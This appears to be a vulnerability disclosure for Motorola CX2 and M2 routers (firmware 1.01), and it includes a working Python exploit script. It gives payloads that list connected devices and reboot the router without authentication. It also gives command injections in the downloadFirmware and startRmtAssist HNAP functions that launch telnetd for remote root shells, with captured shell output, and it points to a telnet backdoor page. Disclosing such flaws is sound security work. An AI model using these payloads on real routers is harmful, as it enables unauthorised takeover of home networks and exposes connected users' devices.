Motorola routers

Description

```
http://www.soplar.cn/moluyou.html
```

Version

```
CX2: 1.01
M2: 1.01
```

download link

```
Motorola CX2 (Refer: http://www.soplar.cn/moluyou.html)
Motorola M2 (Refer: http://www.soplar.cn/moluyou.html)
```

Others

```
this bug is reported by pwd&zsh1y@36OTeamSeriOus.
please send email to teamSeriOus36O@gmail.com if you have any quetions.
```

python script that payloads used

```
from pwn import *
import binascii
import struct

def sendp(content):
    r = remote("192.168.51.1",8010)
    #00 01 00 5a 00 00 00 00 00 00 00 3a
    data = '\x00\x01\x00\x5a' + p32(0) + struct.pack(">I",len(content) + 4)
    data += content
    #crc
    crc32 = binascii.crc32(content) & 0xffffffff
    data += struct.pack(">I",crc32)
    l = r.send(data)
    print r.recv(1024)
    r.close()
```

— getTerminalList

description

```
An issue was discovered in CX2 1.01 and M2 1.01. Router open TCP 8010 port, users can
send hnap requests to this port without authentication .
```


reproduce

payload, use getTerminalList request to get terminals' infomation, restart the router by restartRouter . etc

```
sendp('{"header":{"cmd":"getTerminalList","code":-1,"msgId":"20"}}')
sendp('{"header":{"cmd":"restartRouter","code":-1,"msgId":"20"}}')
...
```

result

```
{ "name": "HUAWEI_Mate_10_Pro-******", "ip": "192.168.51.193", "mac": "38:*********:23",
"status": 2, "vendors": -1, "wireless": 0 },
...,
},
```



二 downloadFirmware

description

```
An issue was discovered in CX2 1.01 and M2 1.01, There is a command injection in Function
'downloadFirmware' in hnap, which leads to rce.
```

reproduce

payload, router must connect to network correctly.

```
sendp('{"header":{"cmd":"downloadFirmware","code":-1,"msgId":"20"}, "body":{"url":"&
telnetd -l sh -b 0.0.0.0 -p 8090 &"}}')
```

```
zsh1y@CTF:~/IoT/moto$ telnet 192.168.51.1 8090
Trying 192.168.51.1...
Connected to 192.168.51.1.
Escape character is '^]'.


BusyBox v1.22.1 (2017-04-01 17:26:07 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/etc/config #
```

二 startRmtAssist

description

```
An issue was discovered in CX2 1.01 and M2 1.01, There is a command injection in Function
'startRmtAssist' in hnap, which leads to rce.
```

reproduce

command injection,pyload

```
sendp('{"header":{"cmd":"startRmtAssist","code":-1,"msgId":"20"}, "body":
{"ip":"192.168.51.1","port":"23333","tunnelPort":"6666","userName":"zsh1y","passwd":"$(te
lnetd -l /bin/ash -p 13337)"}}')
```

```
zsh1y@CTF:~/IoT/moto$ telnet 192.168.51.1 13337
Trying 192.168.51.1...
Connected to 192.168.51.1.
Escape character is '^]'.


BusyBox v1.22.1 (2017-04-01 17:26:07 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/etc/config #
```

四 telnet backdoor

description

```
An issue was discovered in CX2 1.01 and M2 1.01, users can access router's web page
"http://192.168.51.1/priv_mgt.html" to launch telnetd.
```


```
zsh1y@CTF:~/IoT/moto$ telnet 192.168.51.1
Trying 192.168.51.1...
Connected to 192.168.51.1.
Escape character is '^]'.
WARNING: telnet is a security risk
OpenWrt login: root
Password:


BusyBox v1.22.1 (2017-04-01 17:26:07 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |
```